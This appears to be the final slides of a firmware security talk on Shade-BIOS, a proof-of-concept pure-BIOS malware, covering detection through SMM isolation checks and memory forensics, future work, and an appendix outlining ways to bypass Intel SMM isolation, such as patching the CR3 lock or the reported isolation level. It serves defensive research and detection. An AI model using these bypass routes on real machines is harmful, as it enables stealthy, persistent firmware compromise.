
- Check whether SMM Isolation is enabled:
  - Yes => Inspect SMM isolation level reported by PPAM
    - It's reported in Windows "System Information"
  - No => Analyze SPI flash and reverse-engineer all UEFI modules …

Pure-BIOS malware implemented as **runtime DXE module**

- Dump runtime DXE modules from high canonical address and apply memory forensics to identify anomalies

These inspections are critical for systems acquired through government procurement

In any case, there's still a lack of BIOS research. There should be more attack methods



Future Work

Much can be done to improve Shade-BIOS

- Accelerate repair of OS device settings or explore alternative strategies
- Expand hardware support and test across diverse BIOS implementations
- Support UEFI drivers that doesn’t follow UEFI driver model
- Enable additional UEFI functionalities
- …

⇒ It is like making one small OS

SMM backdoors bypassing SMM isolation

- SMM (ring 0) backdoors offer deeper stealth than runtime DXE modules
- Please refer to appendix for further discussion on SMM (ring 0) backdoor

Black Hat Sound Bytes

BIOS is said to be able to do everything, but there are some barriers

- Existing UEFI malware suffers the dilemma of OS and hardware -dependencies
- OS holds control over the devices in runtime, and BIOS needs to compete for control

Pure-BIOS malware is achievable

- UEFI threats in the wild are just the tip of the iceberg, and detectable by OS-level security
- It can be completely OS-independent with less device-dependence

Preventive inspection of PC is the only way to detect pure-BIOS malware

- Leverage newer technologies like SMM isolation to inspect them
- Apply memory forensics for those implemented with runtime DXE modules

Disclaimer

This document is a work of authorship performed by FFRI Security, Inc. (hereafter referred to as "the Company"). As such, all copyrights of this document are owned by the Company and are protected under Japanese copyright law and international treaties. Unauthorized reproduction, adaptation, distribution, or public transmission of this document, in whole or in part, without the prior permission of the Company is prohibited.

While the Company has taken great care to ensure the accuracy, completeness, and utility of the information contained in this document, it does not guarantee these qualities. The Company will not be liable for any damages arising from or related to this document.

Thank you for listening!

Contacts

X DM: https://twitter.com/ffri_research

e-mail: research-feedback@ffri.jp

Repo

https://github.com/FFRI/ShadeBIOS

Appendix: Discussing the Future SMM Malware

SMM backdoor bypassing SMM Isolation?

- Not easily investigatigated by 3rd -party security researchers
  - Latest laptops with SMM Isolation comes with strict protections for writing to the SPI flash chip
    - I bought a Dell Latitude 5340, but the SPI flash contents were encrypted ...
  - We cannot implant SMM modules via UEFI shell or OROM

⇒ We could not find a way to run our own SMM module on the latest laptop ...

However, I organized potential attack vectors through statical analysis (special thanks for Satoshi's notes explaining the SMM Isolation implementation)

ISRD Attack vectors

(Intel System Resource Defense)

【Modifying Page Tables】✓

CR3 is locked on every SMI entry.

⇒ Patching this will allow CR3 modification

⇒ Then, SMM code can access OS memory pages

Smm entry is patched by PiSmmCpuDxeSmm during boot, so it should be modifiable.

【Modifying Policy Evaluation】✓


PiSmmCpuDxeSmm install this so this might also be modifiable during boot.

=> Then, SMM (ring3) can access arbitrary I/O

【Modifying Policy】✗

Will be detected by ISSR.

OEM can put policy that allows every I/O but, ISSR calculates SMM Isolation level by checking which ports are opened.




ISRD Components

ISSR Attack vectors

(Intel System Security Report)

【Modifying Calculation of SMM Iso Level】 ✓
Patching MLE is prevented by DRTM.
But, it is possible if MLE (tcblaunch.exe) has vulnerability that uses untrusted code.
(e.g., calling some DXE module functions)

【Modify the level displayed to the user】 ✓
ISSR is just for the user to check the level.
(e.g., Patch "System Information" of Windows)



【Modify PPAM→MLE Info Passing】 ✗
We cannot hook hypercall because it requires SMM (ring 0) so we need to patch PPAM.
⇒ PPAM integrity is check by the signed manifest.

⇨

【Modify PPAM Manifest】 ✗
How about changing the manifest?
⇒ PPAM Manifest is also signed

Detecting Pure-SMM Malware (bypassing SMM Iso)

Detection is more challenging than with runtime DXE-based malware

We have to investigate whole DXE and SMM modules ...

- The number of SMM modules compared to DXE modules are very small
- However, analyzing the whole SMM modules is not enough!
- DXE modules that are loaded before SMRAM is locked can modify SMRAM!
- Such DXE modules can also bypass SMM Isolation

⇒ Investigating the bypass of SMM isolation and detecting the SMM malware is an important future work!